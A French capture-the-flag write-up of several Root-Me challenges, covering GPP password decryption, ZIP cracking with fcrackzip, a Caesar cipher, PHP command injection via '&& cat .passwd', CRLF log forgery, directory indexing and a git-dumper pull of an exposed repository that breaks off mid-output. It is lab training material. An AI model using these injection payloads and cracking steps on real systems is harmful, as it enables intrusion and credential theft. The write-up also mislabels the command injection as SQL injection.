The image shows a Windows 'Options de compte' (Account Options) dialog box. It has fields for 'Prénom' (First Name) and 'Nom' (Last Name). Below these are checkboxes for account options: 'L'utilisateur devra changer le mot de passe', 'L'utilisateur ne peut pas changer de mot de passe', 'Le mot de passe n'expire jamais', and 'Enregistrer le mot de passe en utilisant un chiffrement réversible'. There is also a section for 'Date d'expiration du compte' (Account expiration date) with a radio button for 'Jamais' (Never) and a date picker for 'Fin de' (End of).

(Source : Contrôleur de domaine de mon entreprise)

```
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Helpdesk" image="2" changed="2015-05-06 05:50:08" uid="{43F9FF29-C120-48B6-8333-9402C927BE09}"><Properties action="U" newName="" fullName="" description="" cpassword="PsmtsC0uXqUMW6KQzJR8RWxCuVNmBvRaDEICKH+FU+w" changeLogon="1" noChange="0" neverExpires="0" acctDisabled="0" userName="Helpdesk"/></User><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrateur" image="2" changed="2015-05-05 14:19:53" uid="{5E34317F-8726-4F7C-BF8B-91B2E52FB3F7}" userContext="0" removePolicy="0"><Properties action="U" newName="" fullName="Admin Local" description="" cpassword="LjFWQMzS3GWDeav7+0Q0oSoOM43VwD30YZDValtj8e0" changeLogon="0" noChange="0" neverExpires="1" acctDisabled="0" subAuthority="" userName="Administrateur"/></User>
```

Donc je m'intéresse notamment à la partie qui suit « **Administrateur** » et on a :

```
name="Administrateur"
fullName="Admin Local"
cpassword="LjFWQMzS3GWDeav7+0Q0oSoOM43VwD30YZDValtj8e0"
userName="Administrateur"
```

Donc le mot de passe est un mot de passe hashé, probablement avec un protocole Microsoft spéciale pour les GPO ;

## Active Directory - GPO

30 Points



Group Policy Preferences

Je cherche un moyen déchiffrer le code autour de GPP (Group Policy Preferences) et je trouve un outil sur kali appelé GPP-decrypt donc j'utilise la commande sur ma machine virtuelle kali et je trouve :

```
(root@kali)~[~]
# gpp-decrypt LjFWQMzS3GWDeav7+0Q0oSo0M43VwD30YZDVaItj8e0
TuM@sTrouv3
```

Le flag est donc **TuM@sTrouv3**

## Validation

Bien joué, mais vous avez déjà les 30 Points

## ----- Cryptanalyse -----

### Fichier - PKZIP

15 Points 

Une archive au format ZIP protégée, à vous d'en révéler le contenu.

Auteur

29 août 2010

Niveau ?



Validations

3%

### Énoncé

Retrouvez les fichiers contenus dans cette archive.

Pour ce CTF, nous avons un fichier zip protégée par un mot de passe (que nous n'avons pas évidemment) . L'objectif est donc de casser le code et de récupérer le contenu du dossier zip.

```
(root@kali)-[/home/kali/Downloads/PKZIP]
# ls
ch5.zip

(root@kali)-[/home/kali/Downloads/PKZIP]
# unzip ch5.zip
Archive:  ch5.zip
[ch5.zip] readme.txt password:
password incorrect--reenter:
```

Dans un premier temps j'ai cherché un moyen de cracker un mot de passe de ZIP sous kali et j'ai trouvé ce site : <https://medium.com/@rajendraperasanth/password-cracking-using-kali-67e0b89578df>

Dans ce site, je trouve un outil à installer sur kali et simple d'utilisation :

### 3. Using fcrackzip to Crack ZIP Files:

Brute Force Attack:

- If you have no idea about the password's structure or contents, a brute force attack tries all possible combinations:

```
fcrackzip -b -u protected.zip
```

- Here, `-b` indicates a brute force attack, and `-u` is used to unzip the file with the found password to ensure its correctness.

Donc j'ouvre ma machine kali et j'installe l'outil :

```
(root@kali)-[/home/kali/Downloads/PKZIP]
# apt-get install fcrackzip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
```

Je lance donc la commande suivante :

```
(root@kali)-[/home/kali/Downloads/PKZIP]
# fcrackzip -D -p /usr/share/wordlists/rockyou.txt -u ch5.zip

PASSWORD FOUND!!!!: pw == 14535
```


Par défaut dans kali, il existe des dictionnaire de mot de passe pour faire des attaque par dictionnaire qui vont tester tout les mot de passe couramment utilisé recensé dans ce fichier. Chez moi ce fichier est dans le répertoire `/usr/share/wordlists/rockyou.txt`. Donc l'option '`-D`' indique que l'on va chercher le mot de passe dans un dictionnaire, '`-p`' indique le chemin du dictionnaire de mot de passe et enfin l'option '`-u`' indique que l'on décompresse le fichier avec le code trouvé. Et au bout de 2-3 réel longues minutes, on obtient :

**PASSWORD FOUND!!!!: pw == 14535**

Avant de valider, j'ai essayé de le casser le mot de passe par force brut pour comparer le temps de résolution du mot de passe :

```
(root@kali)-[/home/kali/Downloads/PKZIP]
# fcrackzip -b -u ch5.zip
```

Le temp est incomparable, je n'ai pas eu la patience d'attendre la fin du cassage de mot de passe par force brut car c'était beaucoup trop long (+ de 10 minutes)



Sans compter que le processeur de ma machine virtuelle était à 100%

# Validation

Bien joué, mais vous avez déjà les 15 Points

## Substitution monoalphabétique - César

15 Points 

L'empereur régresse

Auteur

22 octobre 2011

Niveau ?



Validations

5%

Pour ce CTF, L'objectif était de décoder un message. L'indice dans le titre est suffisant pour comprendre que le message suivant est chiffré avec la méthode César :

```
tm bcsv qolfp
f'dmvd xuhm exl tgak
hlrkiv sydg hxm
qiswzzwf qrf oqdueqe
dpae resd wndo
liva bu vgtokx sjzk
hmb rqch fqwbq
fmmft seront sntsd r pmsecq
```

Le chiffrement par la méthode césar est un concept simple de décalage de l'alphabet ou de la table ascii. Par exemple si je décale la lettre 'a' de 3 elle devient 'd' ou 'x' en fonction du sens de décalage (vers le début de l'alphabet ou vers la fin si on utilise seulement l'alphabet. Donc un message comme 'Bonjour' peut devenir 'Erqmrxu' ou 'Ylkgiro' toujours en fonction du sens du décalage et seulement si on n'utilise que l'alphabet.

Pour décoder ce message je vais utiliser le site dCode (<https://www.dcode.fr/chiffre-cesar>) qui me permettra de décoder le message avec tout les décalage possible. Evidemment, après avoir essayer de décodé le message en une fois, j'ai pu voir que des mots apparaissaient clairement à chaque décalage mais pas tous en même temps, J'ai donc rassembler les mot et j'ai obtenus :



The screenshot shows the dCode website interface for Caesar cipher decryption. On the left, the 'Résultats' section displays a table of 25 possible decryptions for the input 'bcsv'. The table is organized into two columns, each with a '↑↓' header. The first column shows shifts from 24 to 10, and the second column shows the resulting words. The word 'deux' is highlighted in the second column. On the right, the 'DÉCHIFFREMENT DU CODE CÉSAR' section shows the input 'bcsv' in a text box and a button labeled 'DÉCHIFFRER AUTOMATIQUEMENT'.

↑↓	↑↓
→24 (↵2)	deux
→7 (↵19)	uvlō
→1 (↵25)	abru
→10 (↵16)	rsil

Deuxième caractère décodé du message on obtient **deux**



Message décodé :

Un deux trois  
J'irai dans les bois  
Quatre cinq six  
cueillir des cerises  
Sept huit neuf  
Dans un panier neuf  
dix onze douze  
elles seront toutes rouges



tm bcsv qolfp  
f'dmvd xuhm exl tgak  
hlrkiv sydg hxm  
qiswzzwf qrf oqdueqe  
dpae resd wndo  
liva bu vgtokx sjzk  
hmb rqch fqwbq  
fmmft seront sntsd r pmsecq

En concaténant les premières lettres de chaque ligne suivi des dernières lettres de chaque ligne on obtient le flag : **ujqcsddessxsffes**

## Validation

Bien joué, mais vous avez déjà les 15 Points

----- Web-serveur -----

# PHP - Injection de commande

10 Points

Service de ping v1

Auteur

20 septembre 2017

Niveau ?



## Énoncé


Détournez l'usage premier de ce service.

Note : le mot de passe de validation est dans index.php.


Pour ce CTF, l'objectif est d'utiliser une injection SQL (L'injection SQL est une attaque informatique où des pirates insèrent du code malveillant dans les champs de saisie d'un site web pour manipuler la base de données associés au site)

Notons qu'un indice est que le mot de passe est dans un fichier appelé **index.php**

La page du challenge affiche ceci :



J'essaye dans un premier temps de voir si je peux accéder directement au fichier index.php depuis l'url :



Visiblement rien ne change. Donc je rentre une adresse dans la case, je prend celle proposé (**127.0.0.1**) et j'obtiens ceci :


```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.069 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.049 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.059 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2053ms  
rtt min/avg/max/mdev = 0.049/0.059/0.069/0.008 ms
```

Je comprends que le serveur exécute le code php sur une machine dans un environnement linux car il exécute un ping et que le ttl (time to live) de la requête ICMP est 64 par défaut sur linux. Donc j'essaye d'y ajouter une autre commande en bash (langage des terminaux linux) :

```
127.0.0.1 && ls  
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.064 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.057 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.044 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2038ms  
rtt min/avg/max/mdev = 0.044/0.055/0.064/0.008 ms  
index.php
```

Ici j'exécute la commande ls pour voir le contenu du répertoire actuel et on voit **index.php** qui est écrit en dessous de la réponse du ping.

Donc j'affiche le contenu de l'index.php :



```
127.0.0.1 Envoyer
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.036
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.050
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.058

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time
rtt min/avg/max/mdev = 0.036/0.048/0.058/0.009 ms
```

Ici on voit que le contenu du fichier **index.php** n'indique pas de mot de passe mais affiche la case de la page.

Donc je pense à afficher tout le contenu du dossier actuel (même les cachés) :  
(**127.0.0.1 && ls -a**) → -a pour 'all'

```
.
..
._nginx.http-level.inc
._nginx.server-level.inc
._perms
._php-fpm.pool.inc
.git
.passwd
index.php
```

Je vois le fichier caché **.passwd**. En visualisant son contenu je trouve ceci (**127.0.0.1 && cat .passwd**) :

```
S3rv1ceP1n9Sup3rS3cure
```

⇒ Servicepingsupersecure

Donc le flag est : **S3rv1ceP1n9Sup3rS3cure**

## Validation

Bien joué, mais vous avez déjà les 10 Points

# CRLF

20 Points 

Authentication v0.04

Auteur

31 juillet 2011

Niveau ?



Validations


10%

## Énoncé

Injectez des données erronées dans le fichier de journalisation.


Démarrer le challenge

Pour ce CTF, l'objectif est d'injecter des données erronées dans le fichier de journalisation :



Pour m'aider, j'ai cherché sur internet '**crlf**' et je me suis aidé de la page d'aide de RootMe (<https://but.pro.root-me.org/CRLF>)

J'ai compris que cette technique consistait à modifier les URLs de recherche à l'aide de caractères de la table ascii codés en Hexadécimal. Donc j'ai entré des première information dans les cases pour voir l'url de requête :



Je remarque que l'url ajoute **?username=salut+&password=test** et que **'salut'** est affiché dans le fichier de journalisation avec un message **'failed to authenticate.'**

Mon objectif est donc de fausser le fichier de journalisation insérant comme information que je suis connecté. Pour cela je comprends qu'il faut que je fasse une phrase du type **'Souhayl authenticated.'** Mais sachant que je n'ai le mot de passe d'aucun utilisateur, il faut que la requête prennent aussi un utilisateur et que j'aille à la ligne afin qu'il affiche quand même **'failed to authenticate.'**

Il faut donc maintenant chercher quel caractère me permet d'aller à la ligne et de faire un espace en hexadécimal dans la table

ascii ([https://fr.wikibooks.org/wiki/Les\\_ASCII\\_de\\_0\\_%C3%A0\\_127/La\\_table\\_ASCII](https://fr.wikibooks.org/wiki/Les_ASCII_de_0_%C3%A0_127/La_table_ASCII)) :

Code en base				Caractère	Signification
10	8	16	2		
0	0	00	0000000	NUL	<i>Null (nul)</i>
1	01	01	0000001	SOH	<i>Start of Header (début d'en-tête)</i>
2	02	02	0000010	STX	<i>Start of Text (début du texte)</i>
3	03	03	0000011	ETX	<i>End of Text (fin du texte)</i>
4	04	04	0000100	EOT	<i>End of Transmission (fin de transmission)</i>
5	05	05	0000101	ENQ	<i>Enquiry (End of Line) (demande, fin de ligne)</i>
6	06	06	0000110	ACK	<i>Acknowledge (accusé de réception)</i>
7	07	07	0000111	BEL	<i>Bell (caractère d'appel)</i>
8	010	08	0001000	BS	<i>Backspace (espacement arrière)</i>
9	011	09	0001001	HT	<i>Horizontal Tab (tabulation horizontale)</i>
10	012	0A	0001010	LF	<i>Line Feed (saut de ligne)</i>
11	013	0B	0001011	VT	<i>Vertical Tab (tabulation verticale)</i>
32	040	20	0100000	SP	<i>Espace (Space en anglais)</i>
33	041	21	0100001	!	<i>Point d'exclamation</i>
34	042	22	0100010	"	<i>Guillemet droit</i>
35	043	23	0100011	#	<i>Croisillon et parfois Dièse ou (aussi dénommé signe numéro<sup>[1]</sup>)</i>
36	044	24	0100100	\$	<i>Dollar</i>

Je trouve l'espace et le saut de ligne donc je modifie l'url de façons à ce que ce message soit inséré dans le fichier de journalisation :

Souhayl authenticated.  
admin failed to authenticate.


Donc après **'?username='** j'ajoute ➔ **Souhayl%20authenticated.%0Aadmin**  
ce sera donc « Souhayl authenticated.(retour à la ligne) admin » qui échouera l'authentification mais le journal l'affichera autrement.

On a donc :

<http://challenge01.root-me.org/web-serveur/ch14/?username=Souhayl%20authenticated.%0Aadmin&password=test>



Et on obtient bien le résultat :



Flag : **rFSP&G0p&5uAg1%**

## Validation

Bien joué, mais vous avez déjà les 20 Points

## HTTP - Directory indexing

15 Points 

La source te donnera l'indice...

Auteur

5 février 2006


Niveau ?



Validations

 0%

Pour ce CTF nous avons peu d'indice, mais l'indice devrait être dans le code source :



File Name ↓	File Size ↓	Date ↓
<a href="#">Parent directory/</a>	-	-
<a href="#">backup/</a>	-	2021-Dec-10 21:35
<a href="#">pass.html</a>	346 B	2021-Dec-10 21:35

On voit bien qu'il y a le fichier pass.html mais aussi un autre répertoire (on ne compte pas le 'Parent directory/' qui correspond au dossier 'ch4/') donc on a (backup/) :

File Name ↓	File Size ↓	Date ↓
<a href="#">Parent directory/</a>	-	-
<a href="#">admin.txt</a>	-	2021-Dec-10 21:35

On voit le fichier admin.txt donc je suppose qu'il contient le flag

Password / Mot de passe : LINUX
---------------------------------

Flag : **LINUX**

## Validation

Bien joué, mais vous avez déjà les 15 Points

# Insecure Code Management

20 Points 

Protéger le serveur de gestion du code source ?

Auteur

29 septembre 2019

Niveau ?



Validations

3%

## Énoncé

Récupérez le mot de passe (en clair) du compte admin.

Pour ce dernier CTF, on a des indices qui nous aides à savoir « **serveur de gestion du code source** » ainsi que les documentations fourni par la plateforme :

## 2 vulnérabilités




Insecure Code Management




Outil - Git-Dumper

Avec ces indices je pense tout de suite à Git qui est un outil permettant de suivre les changement dans le code (gestion de code source) généralement utilisé par les développeur dans n'importe quel domaine. Dans notre cas il s'agit d'un git utilisé dans le cadre d'un serveur web. En lisant la documentation de RootMe (<https://but.pro.root-me.org/Outil-Git-Dumper>) je vois qu'il y a un outils permettant de récupérer le git d'un serveur web (git-dumper) donc dans un premier temp je verifie qu'il y a bien un git disponible pour cet page web :



(Page d'origine du challenge : <http://challenge01.root-me.org/web-serveur/ch61/>)



## Index of /web-serveur/ch61/.git/

../		
<a href="#">branches/</a>	05-Sep-2019 09:10	-
<a href="#">hooks/</a>	05-Sep-2019 09:10	-
<a href="#">info/</a>	05-Sep-2019 09:10	-
<a href="#">logs/</a>	03-Oct-2019 18:23	-
<a href="#">objects/</a>	27-Sep-2019 18:10	-
<a href="#">refs/</a>	05-Sep-2019 09:10	-
<a href="#">COMMIT_EDITMSG</a>	27-Sep-2019 18:10	352
<a href="#">HEAD</a>	05-Sep-2019 09:10	23
<a href="#">config</a>	05-Sep-2019 09:10	92
<a href="#">description</a>	05-Sep-2019 09:10	73
<a href="#">index</a>	03-Oct-2019 18:24	523

(git du challenge : <http://challenge01.root-me.org/web-serveur/ch61/.git/>)

On peut y voir différent fichier. Mais pour être plus à l'aise, je récupère le contenu avec Git-dumper sur ma machine kali :

```
(root@kali)~[~/chall_git]
# git-dumper http://challenge01.root-me.org/web-serveur/ch61/.git/ /git
[-] Testing http://challenge01.root-me.org/web-serveur/ch61/.git/HEAD [200]
[-] Testing http://challenge01.root-me.org/web-serveur/ch61/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/ [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.gitignore [404]
[-] http://challenge01.root-me.org/web-serveur/ch61/.gitignore responded with status code 404
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/config [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/index [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/info/ [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/branches/ [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/HEAD [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/hooks/ [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/COMMIT_EDITMSG [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/objects/ [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/refs/ [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/description [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/logs/ [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/info/exclude [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/hooks/commit-msg.sample [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/hooks/post-update.sample [200]
[-] Fetching http://challenge01.root-me.org/web-serveur/ch61/.git/hooks/pre-applypatch.sample [200]
